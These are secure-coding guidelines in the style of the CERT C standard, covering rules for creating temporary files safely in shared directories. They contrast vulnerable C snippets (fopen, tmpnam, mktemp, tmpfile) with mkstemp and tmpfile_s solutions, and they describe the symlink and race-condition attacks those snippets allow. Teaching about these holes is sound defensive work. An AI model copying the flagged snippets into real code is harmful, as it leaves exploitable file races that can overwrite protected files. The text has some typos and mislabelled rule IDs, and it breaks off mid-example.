Securely creating temporary files in a shared directory is error prone and dependent on the version of the C runtime library used, the operating system, and the file system. Code that works for a locally mounted file system, for example, may be vulnerable when used with a remotely mounted file system.

Several rules apply to creating temporary files in shared directories including this one: temporary files must have unique names. Privileged programs that create files in world-writable directories can overwrite protected system files. An attacker who can predict the name of a file created by a privileged program can create a symbolic link (with the same name as the file used by the program) to point to a protected system file. Unless the privileged program is coded securely, the program will follow the symbolic link instead of opening or creating the file that it is supposed to be using. As a result, the protected system file referenced by the symbolic link can be overwritten when the program is executed.

Non-Compliant Code Example: `fopen()`

The following statement creates `some_file` in the `/tmp` directory.

```
FILE *fp = fopen("/tmp/some_file", "w");
```

If `/tmp/some_file` already exists, then that file is opened and truncated. If `/tmp/some_file` is a symbolic link, then the target file referenced by the link is truncated.

To exploit this coding error, an attacker need only create a symbolic link called `/tmp/some_file` before execution of this statement.

Non-Compliant Code Example: `open()`

The `fopen()` function does not indicate whether an existing file has been opened for writing or a new file has been created. However, the `open()` function as defined in the Open Group Base Specifications Issue 6 [Open Group 04] provides such a mechanism. If the `O_CREAT` and `O_EXCL` flags are used together, the `open()` function fails when the file specified by `file_name` already exists. To prevent an existing file from being opened and truncated, include the flags `O_CREAT` and `O_EXCL` when calling `open()`.

```
int fd = open("/tmp/some_file", O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600);
```

This call to `open()` fails whenever `/tmp/some_file` already exists, including when it is a symbolic link. This is a good thing, but a temporary file is presumably still required. One approach that can be used with `open()` is to generate random filenames and attempt to `open()` each until a unique name is discovered. Luckily, there are predefined functions that perform this function.

Care should be observed when using `O_EXCL` with remote file systems, as it does not work with NFS version 2. NFS version 3 added support for `O_EXCL` mode in `open()`; see IETF RFC 1813 [Callaghan 95], in particular the `EXCLUSIVE` value to the `mode` argument of `CREATE`.

Non-Compliant Code Example: `tmpnam()`

The C99 `tmpnam()` function generates a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC 9899-1999]. Files created using strings generated by the `tmpnam()` function are temporary in that their names should not collide with those generated by conventional naming rules for the implementation. The function is potentially capable of generating `TMP_MAX` different strings, but any or all of them may already be in use by existing files. If the argument is not a null pointer, it is assumed to point to an array of at least `L_tmpnam` chars; the `tmpnam()` function writes its result in that array and returns the argument as its value.

```
...
if (tmpnam(temp_file_name)) {
  /* temp_file_name may refer to an existing file */
  t_file = fopen(temp_file_name,"wb+");
  if (!t_file) {
     /* Handle Error */
  }
}
...
```

Unfortunately, this solution is still non-compliant because it violates [FIO32-C], [FI040-C], [FI041-C], and [FI042-C].

Non-Compliant Code Example: `tmpnam_s()` (ISO/IEC TR 24731-1)

The TR 24731-1 `tmpnam_s()` function generates a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC TR 24731-2006]. The function is potentially capable of generating `TMP_MAX_S` different strings, but any or all of them may already be in use by existing files and thus not be suitable return values. The lengths of these strings must be less than the value of the `L_tmpnam_s` macro.

```
...
FILE *file_ptr;
char filename[L_tmpnam_s];

if (tmpnam_s(filename, L_tmpnam_s) != 0) {
  /* Handle Error */
}
```

```
if (!fopen_s(&file_ptr, filename, "wb+")) {
  /* Handle Error */
}
...
```

This solution is also non-compliant because it violates [FIO32-C] and [FI042-C].

Non-Compliant Code Example: `mktemp()/open()` (POSIX)

The POSIX function `mktemp()` takes a given filename template and overwrites a portion of it to create a filename. The template may be any filename with some number of Xs appended to it (for example, `/tmp/temp.XXXXXX`). The trailing Xs are replaced with the current process number and/or a unique letter combination. The number of unique filenames `mktemp()` can return depends on the number of Xs provided.

```
...
int fd;
char temp_name[] = "/tmp/temp-XXXXXX";

if (mktemp(temp_name) == NULL) {
  /* Handle Error */
}
if ((fd = open(temp_name, O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600)) == -1) {
  /* Handle Error */
}
...
```

This solution is also non-compliant because it violates [FIO32-C] and [FI042-C].

Compliant Solution: `mkstemp()` (POSIX)

A reasonably secure solution for generating random file names is to use the `mkstemp()` function. The `mkstemp()` function is available on systems that support the Open Group Base Specifications Issue 4, Version 2 or later.

A call to `mkstemp()` replaces the six Xs in the template string with six randomly selected characters:

```
char template[] = "/tmp/fileXXXXXX";
if ((fd = mkstemp(template)) == -1) {
   /* handle error condition */
}
```

The `mkstemp()` algorithm for selecting filenames has proven to be immune to attacks.

```
char sfn[15] = "/tmp/ed.XXXXXX";
FILE *sfp;
int fd = -1;

if ((fd = mkstemp(sfn)) == -1 || (sfp = fdopen(fd, "w+")) == NULL) {
  if (fd != -1) {
    unlink(sfn);
    close(fd);
```

```
  }
  /* handle error condition */
}

unlink(sfn); /* unlink immediately */
/* use temporary file */
close(fd);
```

The Open Group Based Specification Issue 6 [Open Group 04] does not specify the mode and permissions the file is created with, so these are implementation dependent.

Implementation Details

For glibc versions 2.0.6 and earlier, the file is then created with mode read/write and permissions 0666; for glibc versions 2.0.7 and later, the file is created with permissions 0600. On NetBSD the file is opened with mode read/write and permissions 0600.

In many older implementations, the name is a function of process ID and time--so it is possible for the attacker to guess it and create a decoy in advance. FreeBSD has recently changed the `mk*temp()` family to get rid of the PID component of the filename and replace the entire thing with base-62 encoded randomness. This raises the number of possible temporary files for the typical use of 6 Xs significantly, meaning that even `mktemp()` with 6 Xs is reasonably (probabilistically) secure against guessing, except under very frequent usage [Kennaway 00] .

Compliant Solution: `tmpfile_s()` (ISO/IEC TR 24731-1)

The ISO/IEC TR 24731-1 function `tmpfile_s()` creates a temporary binary file that is different from any other existing file that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

The file is opened for update with "`wb+`" mode, which means "truncate to zero length or create binary file for update." To the extent that the underlying system supports the concepts, the file is opened with exclusive (non-shared) access and has a file permission that prevents other users on the system from accessing the file.

It should be possible to open at least `TMP_MAX_S` temporary files during the lifetime of the program (this limit may be shared with `tmpnam_s()`). The value of the macro TMP_MAX_S is only required to be 25 by ISO/IEC TR 24731-1.

The `tmpfile_s()` function is available on systems that support ISO/IEC TR 24731-1 (e.g., Microsoft Visual Studio 2005).

```
...
if (tmpfile_s(&file_ptr)) {
  /* Handle Error */
}
...
```

The `tmpfile_s()` function may not be compliant with [FI042-C] for implementations where the temporary file is not removed if the program terminates abnormally.

Risk Assessment

A protected system file to which the symbolic link points can be overwritten when a vulnerable program is executed.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO39-C	**2** (high)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Sections 7.19.4.4, "The tmpnam function," 7.19.4.3, "The tmpfile function," and 7.19.5.3, "The fopen function"
[ISO/IEC TR 24731-2006] Sections 6.5.1.2, "The tmpnam_s function," 6.5.1.1, "The tmpfile_s function," and 6.5.2.1, "The fopen_s function"
[Open Group 04] mktemp(), mkstemp(), open()
[Seacord 05a] Chapter 3, "File I/O"
[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"
[Viega 03] Section 2.1, "Creating Files for Temporary Use"
[Kennaway 00]
[HP 03]

FI040-C. Temporary files must be opened with exclusive access

This page last changed on Mar 19, 2007 by ods.

Programmers frequently create temporary files. Temporary file directories are writable by everyone and include `/tmp`, `/var/tmp`, and `C:\TEMP` and may be purged regularly (for example, every night or during reboot).

When two or more users, or a group of users, have write permission to a directory, the potential for sharing and deception is far greater than it is for shared access to a few files. The vulnerabilities that result from malicious restructuring via hard and symbolic links suggest that it is best to avoid shared directories.

Securely creating temporary files in a shared directory is error prone and dependent on the version of the C runtime library used, the operating system, and the file system. Code that works for a locally mounted file system, for example, may be vulnerable when used with a remotely mounted file system.

Several rules apply to creating temporary files in shared directories including this one: a temporary file must be opened with exclusive access. Exclusive access grants unrestricted file access to the locking process while denying access to all other processes and eliminates the potential for a race condition on the locked region (see [Seacord 05] Chapter 7).

Files, or regions of files, can be locked to prevent two processes from concurrent access. Windows supports file locking of two types: *shared locks* prohibit all write access to the locked file region while allowing concurrent read access to all processes; *exclusive locks* grant unrestricted file access to the locking process while denying access to all other processes. A call to `LockFile()` obtains shared access; exclusive access is accomplished via `LockFileEx()`. In either case the lock is removed by calling `UnlockFile()`.

Both shared locks and exclusive locks eliminate the potential for a race condition on the locked region. The exclusive lock is similar to a mutual exclusion solution, and the shared lock eliminates race conditions by removing the potential for altering the state of the locked file region (one of the required properties for a race).

These Windows file-locking mechanisms are called mandatory locks because every process attempting access to a locked file region is subject to the restriction. Linux implements both mandatory locks and advisory locks. An advisory lock is not enforced by the operating system, which severely diminishes its value from a security perspective. Unfortunately, the mandatory file lock in Linux is also largely impractical for the following reasons: (a) mandatory locking works only on local file systems and does not extend to network file systems (NFS and AFS), (b) file systems must be mounted with support for mandatory locking, and this is disabled by default, and (c) locking relies on the group ID bit that can be turned off by another process (thereby defeating the lock).

Non-Compliant Code Example: `tmpfile()`

The C99 `tmpfile()` function creates a temporary binary file that is different from any other existing file and that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined. The file is opened for update with "wb+" mode. It should be possible to open at least `TMP_MAX` temporary files during the

lifetime of the program.

The `tmpfile()` function should not be used because it fails to provide an exclusive file access.

```
...
FILE *tempfile = tmpfile(void);
if (tempfile == NULL) {
  /* handle error condition */
}
...
```

This solution is also non-compliant because it violates [FI041-C]. The `tmpfile()` function may not be compliant with [FI042-C] for implementations where the temporary file is not removed if the program terminates abnormally.

Non-Compliant Code Example: `tmpnam()/fopen()`

In this example, `tmpnam()` is used to generate a filename to supply to `fopen()`. This solution is non-compliant because the `fopen()` function does not provide an exlusive open.

```
...
if (tmpnam(temp_file_name)) {
  /* temp_file_name may refer to an existing file */
  t_file = fopen(temp_file_name, "wb+");
  if (!t_file) {
     /* Handle Error */
  }
}
...
```

This solution is also non-compliant because it violates [FIO32-C], [FI041-C], and [FI042-C].

Non-Compliant Code Example: `tmpnam_s()/fopen_s()` (ISO/IEC TR 24731-1)

This non-compliant code example uses `tmpnam_s()` to generate a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC TR 24731-2006]. This string is then passed to the `fopen_s()` function to open the file. To the extent that the underlying system supports the concepts, files opened for writing are opened with exclusive (non-shared) access.

```
...
FILE *file_ptr;
char filename[L_tmpnam_s];

if (tmpnam_s(filename, L_tmpnam_s) != 0) {
  /* Handle Error */
}

if (!fopen_s(&file_ptr, filename, "wb+")) {
  /* Handle Error */
}
...
```

This solution is non-compliant because it violates [FIO32-C] and [FI042-C]. This solution may not provide exclusive access when the underlying operating system does not support the concept.

Non-Compliant Code Example: `mktemp()/open()` (POSIX)

This non-compliant solution uses the `mktemp()` function to create a unique filename. The file is opened using the `open()` function.

```
...
int fd;
char temp_name[] = "/tmp/temp-XXXXXX";

if (mktemp(temp_name) == NULL) {
  /* Handle Error */
}
if ((fd = open(temp_name, O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600)) == -1) {
  /* Handle Error */
}
...
```

The `open()` function as specified by the Open Group Base Specifications Issue 6 [Open Group 04] does not include support for shared or exclusive locks.

BSD systems support two additional flags that allow you to obtain a shared or exclusive lock:

- `O_SHLOCK` Atomically obtain a shared lock.
- `O_EXLOCK` Atomically obtain an exclusive lock.

This solution is non-compliant because it violates [FIO32-C] and [FI042-C].

The ability to obtain exclusive access depends on the operating system and implementation-specific features.

Compliant Solution: `mkstemp()` (POSIX)

A reasonably secure solution for generating random file names is to use the `mkstemp()` function. The `mkstemp()` function is available on systems that support the Open Group Base Specifications Issue 4, Version 2 or later.

A call to `mkstemp()` replaces the six Xs in the template string with six randomly selected characters:

```
char template[] = "/tmp/fileXXXXXX";
if ((fd = mkstemp(template)) == -1) {
   /* handle error condition */
}
```

The `mkstemp()` algorithm for selecting filenames has proven to be immune to attacks.

```
char sfn[15] = "/tmp/ed.XXXXXX";
FILE *sfp;
int fd = -1;

if ((fd = mkstemp(sfn)) == -1 || (sfp = fdopen(fd, "w+")) == NULL) {
  if (fd != -1) {
    unlink(sfn);
    close(fd);
  }
  /* handle error condition */
}

unlink(sfn); /* unlink immediately */
/* use temporary file */
close(fd);
```

The Open Group Based Specification Issue 6 [Open Group 04] does not specify the mode and permissions the file is created with, so these are implementation dependent.

Implementation Details

For glibc versions 2.0.6 and earlier, the file is then created with mode read/write and permissions 0666; for glibc versions 2.0.7 and later, the file is created with permissions 0600. On NetBSD the file is opened with mode read/write and permissions 0600.

In many older implementations, the name is a function of process ID and time--so it is possible for the attacker to guess it and create a decoy in advance. FreeBSD has recently changed the `mk*temp()` family to get rid of the PID component of the filename and replace the entire thing with base-62 encoded randomness. This raises the number of possible temporary files for the typical use of 6 Xs significantly, meaning that even `mktemp()` with 6 Xs is reasonably (probabilistically) secure against guessing, except under very frequent usage [Kennaway 00] .

Compliant Solution: `tmpfile_s()` (ISO/IEC TR 24731-1)

The ISO/IEC TR 24731-1 function `tmpfile_s()` creates a temporary binary file that is different from any other existing file that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

The file is opened for update with "wb+" mode, which means "truncate to zero length or create binary file for update." To the extent that the underlying system supports the concepts, the file is opened with exclusive (non-shared) access and has a file permission that prevents other users on the system from accessing the file.

It should be possible to open at least `TMP_MAX_S` temporary files during the lifetime of the program (this limit may be shared with `tmpnam_s()`). The value of the macro TMP_MAX_S is only required to be 25 by ISO/IEC TR 24731-1.

The `tmpfile_s()` function is available on systems that support ISO/IEC TR 24731-1 (e.g., Microsoft Visual Studio 2005).

```
...
```

```
if (tmpfile_s(&file_ptr)) {
  /* Handle Error */
}
...
```

The `tmpfile_s()` function may not be compliant with [FI042-C] for implementations where the temporary file is not removed if the program terminates abnormally.

Risk Assessment

Insecure temporary file creation can lead to a program accessing unintended files. Remediation costs can be high because there is no portable, secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO40-C	**3** (high)	**2** (probable)	**1** (medium)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Sections 7.19.4.4, "The tmpnam function," 7.19.4.3, "The tmpfile function," and 7.19.5.3, "The fopen function"

[ISO/IEC TR 24731-2006] Sections 6.5.1.2, "The tmpnam_s function," 6.5.1.1, "The tmpfile_s function," and 6.5.2.1, "The fopen_s function"

[Open Group 04] mktemp(), mkstemp(), open()

[Seacord 05a] Chapter 3, "File I/O"

[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"

[Viega 03] Section 2.1, "Creating Files for Temporary Use"

[Kennaway 00]

[HP 03]

FI041-C. Temporary files must have an unpredictable name

This page last changed on Mar 19, 2007 by ods.

Programmers frequently create temporary files. Temporary file directories are writable by everyone and include `/tmp`, `/var/tmp`, and `C:\TEMP` and may be purged regularly (for example, every night or during reboot).

When two or more users, or a group of users, have write permission to a directory, the potential for sharing and deception is far greater than it is for shared access to a few files. The vulnerabilities that result from malicious restructuring via hard and symbolic links suggest that it is best to avoid shared directories.

Securely creating temporary files in a shared directory is error prone and dependent on the version of the C runtime library used, the operating system, and the file system. Code that works for a locally mounted file system, for example, may be vulnerable when used with a remotely mounted file system.

Several rules apply to creating temporary files in shared directories including this one: temporary files must have unpredictable filenames. An attacker who is able to predict the name of a temporary file can often create a file or a link with the same name to exploit this vulnerability.

The following techniques, which have all been used in various implementations, result in predictable filenames:

- Use the process ID
- Use the user ID
- Use the time of day
- Use a counter
- Use a bad random number generator

On a shared multitasking system there is a window of opportunity between the generation of a unique filename (for example, using `tmpnam()`, `tmpnam_s()`, or `mktemp()`) and the creation of that file that an attacker can leverage to, for example, create a link with the given filename to an existing file. This is known as a *Time of Check, Time of Use* (or *TOCTOU*) vulnerability (see [Seacord 05] Section 7.2). In some cases this could lead to a program accessing an unintended file.

Non-Compliant Code Example: `tmpnam()`

In this example, `tmpnam()` is used to generate a filename to supply to `fopen()`. The `tmpnam()` function takes a single argument, a pointer to `char`. If the argument is not a null pointer, it is assumed to point to an array of at least `L_tmpnam` characters; the `tmpnam()` function writes its result in that array and returns the argument as its value.

`L_tmpnam` expands to an integer constant expression that is the size needed for an array of `char` large enough to hold a temporary filename string generated by the `tmpnam()` function. There is no minimum size requirement specified by the C99 standard, and the size cannot be safely increased because it would break backwards compatability. The limited length of the temporary filenames gives room for only a finite number of different names.

It should be possible to open at least TMP_MAX temporary files during the lifetime of the program (this limit may be shared with tmpfile()). The value of the macro TMP_MAX is only required to be 25 by the C99 standard.

Most historic implementations provide only a limited number of possible temporary filenames (usually 26) before filenames are recycled.

```
...
if (tmpnam(temp_file_name)) {
  /* temp_file_name may refer to an existing file */
  t_file = fopen(temp_file_name,"wb+");
  if (!t_file) {
     /* Handle Error */
  }
}
...
```

This solution is also non-compliant because it violates [FIO32-C], [FI040-C], [FI041-C], and [FI042-C].

Non-Compliant Code Example: tmpnam_s() (ISO/IEC TR 24731-1)

The TR 24731-1 tmpnam_s() function generates a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC TR 24731-2006]. The function is potentially capable of generating TMP_MAX_S different strings, but any or all of them may already be in use by existing files and thus not be suitable return values. The lengths of these strings must be less than the value of the L_tmpnam_s macro.

The L_tmpnam_s macro expands to an integer constant expression that is the size needed for an array of char large enough to hold a temporary filename string generated by the tmpnam_s() function. The TMP_MAX_S macro expands to an integer constant expression that is the maximum number of unique filenames that can be generated by the tmpnam_s() function. The value of the macro TMP_MAX_S is only required to be 25 by ISO/IEC TR 24731-1.

Non-normative text in TR 24731-1 also recommends the following:

> Implementations should take care in choosing the patterns used for names returned by tmpnam_s. For example, making a thread id part of the names avoids the race condition and possible conflict when multiple programs run simultaneously by the same user generate the same temporary file names.

If implemented, this reduces the space for unique names and increases the predictability of the resulting names.

TR 24731-1 does not establish any criteria for predictability of names.

```
...
FILE *file_ptr;
```

```
char filename[L_tmpnam_s];

if (tmpnam_s(filename, L_tmpnam_s) != 0) {
  /* Handle Error */
}

if (!fopen_s(&file_ptr, filename, "wb+")) {
  /* Handle Error */
}
...
```

This solution is also non-compliant because it violates [FIO32-C] and [FI042-C].

Implementation Details

For Microsoft Visual Studio 2005 the name generated by tmpnam_s consists of a program-generated filename and, after the first call to `tmpnam_s()`, a file extension of sequential numbers in base 32 (.1-.1vvvvvu, when `TMP_MAX_S` in `stdio.h` is `INT_MAX`).

Non-Compliant Code Example: `mktemp()/open()` (POSIX)

The POSIX function `mktemp()` is similar to `tmpnam()` except that it allows the user to specify a template to use for the unique filename. The number of unique filenames mktemp can return depends on the number of Xs provided in the template; six Xs will result in `mktemp()` testing roughly 266 combinations.

```
...
int fd;
char temp_name[] = "/tmp/temp-XXXXXX";

if (mktemp(temp_name) == NULL) {
  /* Handle Error */
}
if ((fd = open(temp_name, O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600)) == -1) {
  /* Handle Error */
}
...
```

This solution is also non-compliant because it violates [FIO32-C] and [FI042-C].

The `mktemp()` function was marked **LEGACY** in the Open Group Base Specifications Issue 6.

Non-Compliant Code Example: `tmpfile()`

The C99 `tmpfile()` function creates a temporary binary file that is different from any other existing file and that is automatically removed when it is closed or at program termination.

It should be possible to open at least `TMP_MAX` temporary files during the lifetime of the program (this limit may be shared with `tmpfile()`). The value of the macro TMP_MAX is only required to be 25 by the C99 standard.

Most historic implementations provide only a limited number of possible temporary filenames (usually 26)

before filenames are recycled.

```
...
FILE *tempfile = tmpfile(void);
if (tempfile == NULL) {
  /* handle error condition */
}
...
```

This solution is non-compliant because it violates [FI041-C]. The `tmpfile()` function may not be compliant with [FI042-C] for implementations where the temporary file is not removed if the program terminates abnormally.

Compliant Solution: `mkstemp()` (POSIX)

A reasonably secure solution for generating random file names is to use the `mkstemp()` function. The `mkstemp()` function is available on systems that support the Open Group Base Specifications Issue 4, Version 2 or later.

A call to `mkstemp()` replaces the six Xs in the template string with six randomly selected characters:

```
char template[] = "/tmp/fileXXXXXX";
if ((fd = mkstemp(template)) == -1) {
   /* handle error condition */
}
```

The `mkstemp()` algorithm for selecting filenames has proven to be immune to attacks.

```
char sfn[15] = "/tmp/ed.XXXXXX";
FILE *sfp;
int fd = -1;

if ((fd = mkstemp(sfn)) == -1 || (sfp = fdopen(fd, "w+")) == NULL) {
  if (fd != -1) {
    unlink(sfn);
    close(fd);
  }
  /* handle error condition */
}

unlink(sfn); /* unlink immediately */
/* use temporary file */
close(fd);
```

The Open Group Based Specification Issue 6 [Open Group 04] does not specify the mode and permissions the file is created with, so these are implementation dependent.

Implementation Details

For glibc versions 2.0.6 and earlier, the file is then created with mode read/write and permissions 0666; for glibc versions 2.0.7 and later, the file is created with permissions 0600. On NetBSD the file is opened with mode read/write and permissions 0600.

In many older implementations, the name is a function of process ID and time--so it is possible for the attacker to guess it and create a decoy in advance. FreeBSD has recently changed the `mk*temp()` family to get rid of the PID component of the filename and replace the entire thing with base-62 encoded randomness. This raises the number of possible temporary files for the typical use of 6 Xs significantly, meaning that even `mktemp()` with 6 Xs is reasonably (probabilistically) secure against guessing, except under very frequent usage [Kennaway 00] .

Compliant Solution: `tmpfile_s()` (ISO/IEC TR 24731-1)

The ISO/IEC TR 24731-1 function `tmpfile_s()` creates a temporary binary file that is different from any other existing file that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

The file is opened for update with "`wb+`" mode, which means "truncate to zero length or create binary file for update." To the extent that the underlying system supports the concepts, the file is opened with exclusive (non-shared) access and has a file permission that prevents other users on the system from accessing the file.

It should be possible to open at least `TMP_MAX_S` temporary files during the lifetime of the program (this limit may be shared with `tmpnam_s()`). The value of the macro TMP_MAX_S is only required to be 25 by ISO/IEC TR 24731-1.

The `tmpfile_s()` function is available on systems that support ISO/IEC TR 24731-1 (e.g., Microsoft Visual Studio 2005).

```
...
if (tmpfile_s(&file_ptr)) {
  /* Handle Error */
}
...
```

The `tmpfile_s()` function may not be compliant with [FI042-C] for implementations where the temporary file is not removed if the program terminates abnormally.

Risk Assessment

Insecure temporary file creation can lead to a program accessing unintended files. Remediation costs can be high because there is no portable, secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FI041-C	**2** (medium)	**2** (probable)	**2** (medium)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[Dowd 06] Chapter 9, "UNIX 1: Privileges and Files"
[HP 03]
[ISO/IEC 9899-1999] Sections 7.19.4.4, "The tmpnam function," 7.19.4.3, "The tmpfile function," and 7.19.5.3, "The fopen function"
[ISO/IEC TR 24731-2006] Section 6.5.1.2, "The tmpnam_s function," 6.5.1.1, "The tmpfile_s function," 6.5.2.1, "The fopen_s function"
[Kennaway 00]
[Open Group 04] mktemp(), mkstemp(), open()
[Seacord 05a] Chapter 3, "File I/O"
[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"
[Viega 03] Section 2.1, "Creating Files for Temporary Use"

FI042-C. Temporary files must be removed before the program exits

This page last changed on Mar 19, 2007 by ods.

Programmers frequently create temporary files. Temporary file directories are writable by everyone and include `/tmp`, `/var/tmp`, and `C:\TEMP` and may be purged regularly (for example, every night or during reboot).

When two or more users, or a group of users, have write permission to a directory, the potential for sharing and deception is far greater than it is for shared access to a few files. The vulnerabilities that result from malicious restructuring via hard and symbolic links suggest that it is best to avoid shared directories.

Securely creating temporary files in a shared directory is error prone and dependent on removing temporary files before the program exits. Programs need to clean up after themselves by removing temporary files. This frees secondary storage and reduces the chance of future collisions. These orphaned files occur with sufficient frequency that tmp cleaner utilities are widely used. These tmp cleaners are invoked manually by a system administrator or run as a cron daemon to sweep temporary directories and remove old files. These tmp cleaners are themselves vulnerable to file-based exploits.

Non-Compliant Code Example: `tmpnam()/fopen()`

In this example, `tmpnam()` is used to generate a filename to supply to `fopen()`. Neither of these functions provides any guarantees about removing the temporary file. As a result, it is necessary to add code to remove the file before the program exits. This code may not be executed, however, if the program terminates abnormally.

```
...
if (tmpnam(temp_file_name)) {
  /* temp_file_name may refer to an existing file */
  t_file = fopen(temp_file_name,"wb+");
  if (!t_file) {
     /* Handle Error */
  }
}
...
```

Non-Compliant Code Example: `tmpnam_s()/fopen_s()` (ISO/IEC TR 24731-1)

This non-compliant code example uses `tmpnam_s()` to generate a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC TR 24731-2006]. This string is then passed to the `fopen_s()` function to open the file.

```
...
FILE *file_ptr;
char filename[L_tmpnam_s];

if (tmpnam_s(filename, L_tmpnam_s) != 0) {
  /* Handle Error */
}
```

```
if (!fopen_s(&file_ptr, filename, "wb+")) {
  /* Handle Error */
}
...
```

Neither of these functions provides any guarantees about removing the temporary file. As a result, it is necessary to add code to remove the file before the program exits. This code, again, may not be executed if the program terminates abnormally.

This solution is also non-compliant because it violates [FIO32-C].

Non-Compliant Code Example: `mktemp()/open()` (POSIX)

This non-compliant solution uses the `mktemp()` function to create a unique filename. The file is opened using the `open()` function.

```
...
int fd;
char temp_name[] = "/tmp/temp-XXXXXX";

if (mktemp(temp_name) == NULL) {
  /* Handle Error */
}
if ((fd = open(temp_name, O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600)) == -1) {
  /* Handle Error */
}
...
```

Neither of these functions provides any guarantees about removing the temporary file. As a result, it is necessary to add code to remove the file before the program exits. This code, again, may not be executed if the program terminates abnormally.

This solution is also non-compliant because it violates [FIO32-C].

Non-Compliant Code Example: `tmpfile()`

The C99 `tmpfile()` function creates a temporary binary file that is different from any other existing file and that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

```
...
FILE *tempfile = tmpfile(void);
if (tempfile == NULL) {
  /* handle error condition */
}
...
```

The `tmpfile()` function may not remove temporary files for some implementations when the program terminates abnormally.

This solution is non-compliant because it violates [FI041-C].

Compliant Solution: `mkstemp()` (POSIX)

A reasonably secure solution for generating random file names is to use the `mkstemp()` function. The `mkstemp()` function is available on systems that support the Open Group Base Specifications Issue 4, Version 2 or later.

A call to `mkstemp()` replaces the six Xs in the template string with six randomly selected characters:

```
char template[] = "/tmp/fileXXXXXX";
if ((fd = mkstemp(template)) == -1) {
   /* handle error condition */
}
```

The `mkstemp()` algorithm for selecting filenames has proven to be immune to attacks.

```
char sfn[15] = "/tmp/ed.XXXXXX";
FILE *sfp;
int fd = -1;

if ((fd = mkstemp(sfn)) == -1 || (sfp = fdopen(fd, "w+")) == NULL) {
  if (fd != -1) {
    unlink(sfn);
    close(fd);
  }
  /* handle error condition */
}

unlink(sfn); /* unlink immediately */
/* use temporary file */
close(fd);
```

The Open Group Based Specification Issue 6 [Open Group 04] does not specify the mode and permissions the file is created with, so these are implementation dependent.

Implementation Details

For glibc versions 2.0.6 and earlier, the file is then created with mode read/write and permissions 0666; for glibc versions 2.0.7 and later, the file is created with permissions 0600. On NetBSD the file is opened with mode read/write and permissions 0600.

In many older implementations, the name is a function of process ID and time--so it is possible for the attacker to guess it and create a decoy in advance. FreeBSD has recently changed the `mk*temp()` family to get rid of the PID component of the filename and replace the entire thing with base-62 encoded randomness. This raises the number of possible temporary files for the typical use of 6 Xs significantly, meaning that even `mktemp()` with 6 Xs is reasonably (probabilistically) secure against guessing, except under very frequent usage [Kennaway 00] .

Compliant Solution: `tmpfile_s()` (ISO/IEC TR 24731-1)

The ISO/IEC TR 24731-1 function `tmpfile_s()` creates a temporary binary file that is different from any other existing file that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

The file is opened for update with "wb+" mode, which means "truncate to zero length or create binary file for update." To the extent that the underlying system supports the concepts, the file is opened with exclusive (non-shared) access and has a file permission that prevents other users on the system from accessing the file.

It should be possible to open at least TMP_MAX_S temporary files during the lifetime of the program (this limit may be shared with tmpnam_s()). The value of the macro TMP_MAX_S is only required to be 25 by ISO/IEC TR 24731-1.

The tmpfile_s() function is available on systems that support ISO/IEC TR 24731-1 (e.g., Microsoft Visual Studio 2005).

```
...
if (tmpfile_s(&file_ptr)) {
  /* Handle Error */
}
...
```

The tmpfile_s() function may not be compliant with [FI042-C] for implementations where the temporary file is not removed if the program terminates abnormally.

Risk Assessment

Insecure temporary file creation can lead to a program accessing unintended files. Remediation costs can be high because there is no portable, secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FI041-C	**2** (medium)	**2** (probable)	**2** (medium)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Sections 7.19.4.4, "The tmpnam function," 7.19.4.3, "The tmpfile function," and 7.19.5.3, "The fopen function"

[ISO/IEC TR 24731-2006] Sections 6.5.1.2, "The tmpnam_s function," 6.5.1.1, "The tmpfile_s function," and 6.5.2.1, "The fopen_s function"

[Open Group 04] mktemp(), mkstemp(), open()

[Seacord 05a] Chapter 3, "File I/O"

[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"

[Viega 03] Section 2.1, "Creating Files for Temporary Use"

[Kennaway 00]

[HP 03]

FIO01-A. Prefer functions that do not rely on file names for identification

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Many file related security vulnerabilities result from a program accessing a file object different from the one intended. In ISO/IEC 9899-1999 C character-based file names are bound to underlying file objects in name only. File names provide no information regarding the nature of the file object itself. Furthermore, the binding of a file name to a file object is reasserted every time the file name is used in an operation. File descriptors and FILE pointers are bound to underlying file objects by the operating system.

Accessing files via file descriptors or FILE pointers rather than file names provides a greater level of certainty with regard to the object that is actually acted on. It is recommended that files be accessed through file descriptors or FILE pointers where possible.

Non-Compliant Code Example

In this example, the function `chmod()` is called to set the permissions of a file. However, it is not clear whether the file object referred to by `file_name` refers to the same object in the call to `fopen()` and in the call to `chmod()`.

```
...
FILE * f_ptr;

f_ptr = fopen(file_name,"w");
if (!f_ptr)  {
  /* Handle fopen() Error */
}
